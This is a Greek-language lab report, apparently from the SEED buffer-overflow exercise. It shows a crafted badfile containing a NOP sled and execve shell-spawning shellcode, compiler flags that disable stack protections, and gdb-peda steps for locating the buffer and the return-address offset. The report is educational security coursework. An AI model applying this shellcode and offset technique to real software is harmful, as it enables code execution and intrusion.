
Στην συνέχεια, ελέγξαμε τα περιεχόμενα του badfile σε αναγνώσιμη μορφή με την εντολή :

```
hexdump -C badfile
```

Η εντολή τύπωσε στο output :


```
00000000  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 |.....|
*
00000020  90 90 90 90 02 ff ff 0b 90 90 90 90 90 90 90 90 |.....|
00000030  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 |.....|
*
000001e0  90 90 90 90 90 90 90 90 90 90 90 90 31 c0 50 68 |.....1.Ph|
000001f0  2f 2f 73 68 68 2f 62 69 6e 89 e3 50 53 89 e1 99 |//shh/bin..PS...|
00000200  b0 0b cd 80 00                                     |.....|
00000205
```

B.3.2 Αποτελέσματα



```
Terminator
/bin/bash
/bin/bash 65x24
[04/18/23]seed@VM:~/project1$ gcc exploit.c -o exploit
[04/18/23]seed@VM:~/project1$ ./exploit
[04/18/23]seed@VM:~/project1$ ls -l badfile
-rw-rw-r-- 1 seed seed 517 Apr 18 07:32 badfile
[04/18/23]seed@VM:~/project1$
```

Εικόνα B.3.2.1. Μεταγλώττιση του βοηθητικού προγράμματος exploit.c, εκτέλεση και δημιουργία του αρχείου εισόδου badfile, έλεγχος δημιουργίας του αρχείου



```
Terminator
/bin/bash
/bin/bash 65x24
[04/18/23]seed@VM:~/project1$ hexdump -C badfile
00000000  90 90 90 90 90 90 90 90  90 90 90 90 90 90 90  |....
.....|
*
00000020  90 90 90 90 02 ff ff 0b  90 90 90 90 90 90 90  |....
.....|
00000030  90 90 90 90 90 90 90 90  90 90 90 90 90 90 90  |....
.....|
*
000001e0  90 90 90 90 90 90 90 90  90 90 90 90 31 c0 50 68  |....
.....1.Ph|
000001f0  2f 2f 73 68 68 2f 62 69  6e 89 e3 50 53 89 e1 99  |//sh
h/bin..PS...|
00000200  b0 0b cd 80 00                                |....
.|
00000205
[04/18/23]seed@VM:~/project1$
```

Εικόνα B.3.2.2. Εμφάνιση των περιεχομένων του αρχείου εισόδου badfile

B.3.3 Παρατηρήσεις

Στην γραμμή 28 του exploit.c εκχωρούμε στην διεύθυνση επιστροφής μία αρχική διεύθυνση εκτίμησης του shellcode μέσα στο buffer. Η διεύθυνση αυτή **0xbffff02** όπως παρατηρούμε στην Εικόνα B.3.2.2, βρίσκεται στα περιεχόμενα του badfile μαζί με τις εντολές NOP (δεν εκτελούν τίποτα) με διεύθυνση 0x90 και τις εντολές του shellcode 0x31\0xc0\0x50...

B.4 Εύρεση της διεύθυνσης του shellcode μέσα στο badfile

B.4.1 Ενέργειες

Για την εύρεση της διεύθυνσης του shellcode μέσα στο badfile ακολουθήσαμε σταδιακά ορισμένα βήματα :

1. Εκτελέσαμε το ευπαθές πρόγραμμα stack.c (Εικόνα B.2.1.1) με τον debugger (gdb-peda)
2. Βρήκαμε την διεύθυνση του buffer στη συνάρτηση bof().
3. Βρήκαμε την απόσταση της return address.
4. Βρήκαμε την απόσταση του shellcode από το buffer.
5. Από τα 2 και 4 βρήκαμε την διεύθυνση του shellcode
6. Από τα 3 και 5 τοποθετήσαμε την διεύθυνση αυτή στο σωστό σημείο του badfile.

Εικόνα B.4.2.1

Αρχικά, μεταγλωττίσαμε το ευπαθές πρόγραμμα stack.c με τον debugger gdb-peda και απενεργοποιημένα τα δύο βασικά αντίμετρα no-executable stack και stack guard. Η εντολή είναι :

```
gcc stack.c -o stack_gdb -g -z execstack -fno-stack-protector
```

Εμφανίσαμε τα δικαιώματα του εκτελέσιμου αρχείου με την εντολή :

```
ls -l stack_gdb
```

Η εντολή τύπωσε στο output :

```
-rwxrwxr-x 1 seed seed 9772 XXXXX stack_gdb
```

όπου XXXXX η ημερομηνία εκτέλεσης της εντολής.

Εικόνα B.4.2.2

Στη συνέχεια, ελέγξαμε την ύπαρξη ενός αρχείου εισόδου badfile στον ίδιο φάκελο, ειδικά, η εκτέλεση θα ήταν με σφάλματα. Η εντολή είναι :

```
ls -l badfile
```

Η εντολή τύπωσε στο output :

```
-rw-rw-r-- 1 seed seed 517 XXXXX badfile
```

Υστερα, εκτελέσαμε το stack_gdb σε debug mode με την εντολή :

```
gdb stack_gdb
```

Η εντολή μας μετέφερε στο debug mode του stack.c και τύπωσε στο output :

```
GNU gdb (Ubuntu 7.11.1-0ubuntu1~16.04) 7.11.1
```

ΑΣΦΑΛΕΙΑ ΣΤΗΝ ΤΕΧΝΟΛΟΓΙΑ ΤΗΣ ΠΛΗΡΟΦΟΡΙΑΣ

Copyright (C) 2016 Free Software Foundation, Inc.

License GPLv3+: GNU GPL version 3 or later
<<http://gnu.org/licenses/gpl.html>>

This is free software: you are free to change and redistribute it.

There is NO WARRANTY, to the extent permitted by law. Type "show copying" and "show warranty" for details.

This GDB was configured as "i686-linux-gnu".

Type "show configuration" for configuration details.

For bug reporting instructions, please see:

<<http://www.gnu.org/software/gdb/bugs/>>.

Find the GDB manual and other documentation resources online at:

<<http://www.gnu.org/software/gdb/documentation/>>.

For help, type "help".

Type "apropos word" to search for commands related to "word"...

Reading symbols from stack_gdb...done.

gdb-peda\$ █

Εικόνα B.4.2.3

Ύστερα, βάλουμε breakpoint στην συνάρτηση bof() με την εντολή :

```
b bof
```

Η εντολή τύπωσε στο output :

```
Breakpoint 1 at 0x80484c1: file stack.c, line 9
```

όπου διεύθυνση 0x80484c1, η διεύθυνση της στοίβας της bof() στην δικιά μας μηχανή.

Εικόνες B.4.2.4 – B.4.2.5 – B.4.2.6

Εκτελέσαμε το debugging του stack.c με την εντολή :

```
run
```

Η εντολή τύπωσε στο output :

```
Starting program: /home/seed/project1/stack_gdb
```

```
[Thread debugging using libthread_db enabled]
```

```
Using host libthread_db library "/lib/i386-linux-gnu/libthread_db.so.1".
```

```
[-----registers-----  
-----]
```

```
EAX: 0xbfffea57 --> 0x90909090
```

```
EBX: 0x0
```

ΑΣΦΑΛΕΙΑ ΣΤΗΝ ΤΕΧΝΟΛΟΓΙΑ ΤΗΣ ΠΛΗΡΟΦΟΡΙΑΣ

```
ECX: 0x804fb20 --> 0x0
EDX: 0x205
ESI: 0xb7f1c000 --> 0x1b1db0
EDI: 0xb7f1c000 --> 0x1b1db0
EBP: 0xbfffea38 --> 0xbfffec68 --> 0x0
ESP: 0xbfffea10 --> 0xb7fe96eb (<_dl_fixup+11>: add esi,0x15915)
EIP: 0x80484c1 (<bof+6>: sub esp,0x8)
EFLAGS: 0x282 (carry parity adjust zero SIGN trap INTERRUPT direction overflow)

[-----code-----]
-----]
0x80484bb <bof>: push ebp
0x80484bc <bof+1>: mov ebp,esp
0x80484be <bof+3>: sub esp,0x28
=> 0x80484c1 <bof+6>: sub esp,0x8
0x80484c4 <bof+9>: push DWORD PTR [ebp+0x8]
0x80484c7 <bof+12>: lea eax,[ebp-0x20]
0x80484ca <bof+15>: push eax
0x80484cb <bof+16>: call 0x8048370 <strcpy@plt>

[-----stack-----]
-----]
0000| 0xbfffea10 --> 0xb7fe96eb (<_dl_fixup+11>: add esi,0x15915)
0004| 0xbfffea14 --> 0x0
0008| 0xbfffea18 --> 0xb7f1c000 --> 0x1b1db0
0012| 0xbfffea1c --> 0xb7b62940 (0xb7b62940)
0016| 0xbfffea20 --> 0xbfffec68 --> 0x0
0020| 0xbfffea24 --> 0xb7feff10 (<_dl_runtime_resolve+16>: pop edx)
0024| 0xbfffea28 --> 0xb7dc888b (<__GI__IO_fread+11>: add ebx,0x153775)
0028| 0xbfffea2c --> 0x0

[-----]
-----]
Legend: code, data, rodata, value

Breakpoint 1, bof (
```

ΑΣΦΑΛΕΙΑ ΣΤΗΝ ΤΕΧΝΟΛΟΓΙΑ ΤΗΣ ΠΛΗΡΟΦΟΡΙΑΣ

```
str=0xbfffea57 '\220' <repeats 36 times>, "\351\355\311:", '\220'
<repeats 159 times>...) at stack.c:10
10      strcpy(buffer, str);
gdb-peda$ █
```

Εικόνα B.4.2.7

Αφού φτάσαμε στο breakpoint, τυπώσαμε την διεύθυνση του buffer με την εντολή :

```
p &buffer
```

Η εντολή τύπωσε στο output :

```
$1 = (char (*) [24]) 0xbfffea18
```

Τυπώσαμε και το περιεχόμενο του ebp register με την εντολή :

```
p $ebp
```

Η εντολή τύπωσε στο output :

```
$2 = (void *) 0xbfffea38
```

Τέλος, υπολογίσαμε την απόσταση του ebp register με το buffer, με την εντολή :

```
p (0xbfffea38 - 0xbfffea18)
```


Η εντολή τύπωσε στο output :

```
$3 = 0x20
```

Αποχωρήσαμε από το debug mode με την εντολή :


```
quit
```

Β.4.2 Αποτελέσματα



```
Terminator
/bin/bash
[04/18/23]seed@VM:~/project1$ gcc stack.c -o stack_gdb -g -z exec
stack -fno-stack-protector
[04/18/23]seed@VM:~/project1$ ls -l stack_gdb
-rwxrwxr-x 1 seed seed 9772 Apr 18 07:36 stack_gdb
[04/18/23]seed@VM:~/project1$
```


Εικόνα Β.4.2.1. Μεταγλώττιση του ευπαθούς προγράμματος stack.c σε debug mode, εμφάνιση των δικαιωμάτων του εκτελέσιμου stack_gdb




```
Terminator
/bin/bash
[04/18/23]seed@VM:~/project1$ ls -l badfile
-rw-rw-r-- 1 seed seed 517 Apr 18 07:32 badfile
[04/18/23]seed@VM:~/project1$ gdb stack_gdb
GNU gdb (Ubuntu 7.11.1-0ubuntu1-16.04) 7.11.1
Copyright (C) 2016 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it
.
There is NO WARRANTY, to the extent permitted by law. Type "show
copying"
and "show warranty" for details.
This GDB was configured as "i686-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.
For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from stack_gdb...done.
gdb-peda$
```

Εικόνα Β.4.2.2. Εμφάνιση των δικαιωμάτων του badfile, εκτέλεση του stack σε debug mode

ΑΣΦΑΛΕΙΑ ΣΤΗΝ ΤΕΧΝΟΛΟΓΙΑ ΤΗΣ ΠΛΗΡΟΦΟΡΙΑΣ




Εικόνα B.4.2.3. Breakpoint στην συνάρτηση bof()



Εικόνα B.4.2.4. Εκτέλεση του προγράμματος gdb stack_gdb, στιγμιότυπο 1

ΑΣΦΑΛΕΙΑ ΣΤΗΝ ΤΕΧΝΟΛΟΓΙΑ ΤΗΣ ΠΛΗΡΟΦΟΡΙΑΣ




The screenshot shows the Terminator application window with a GDB session. The title bar indicates the window is titled 'Terminator' and shows system icons for volume, network, and time (7:40 AM). The main window displays the GDB interface with the prompt '/bin/bash' and a window title of '/bin/bash 65x24'. The left sidebar contains icons for various tools. The main area shows the GDB register window with the following values:

```
[----- registers -----]
EAX: 0xbfffea57 --> 0x90909090
EBX: 0x0
ECX: 0x804fb20 --> 0x0
EDX: 0x205
ESI: 0xb7f1c000 --> 0x1b1db0
EDI: 0xb7f1c000 --> 0x1b1db0
EBP: 0xbfffea38 --> 0xbfffec68 --> 0x0
ESP: 0xbfffea10 --> 0xb7fe96eb (<_dl_fixup+11>: add esi,0x15915)
EIP: 0x80484c1 (<bof+6>: sub esp,0x8)
EFLAGS: 0x282 (carry parity adjust zero SIGN trap INTERRUPT direction overflow)

[----- code -----]
0x80484bb <bof>: push ebp
0x80484bc <bof+1>: mov ebp,esp
0x80484be <bof+3>: sub esp,0x28
=> 0x80484c1 <bof+6>: sub esp,0x8
0x80484c4 <bof+9>: push DWORD PTR [ebp+0x8]
0x80484c7 <bof+12>: lea eax,[ebp-0x20]
```

Εικόνα Β.4.2.5. Εκτέλεση του προγράμματος gdb stack_gdb, στιγμιότυπο 2



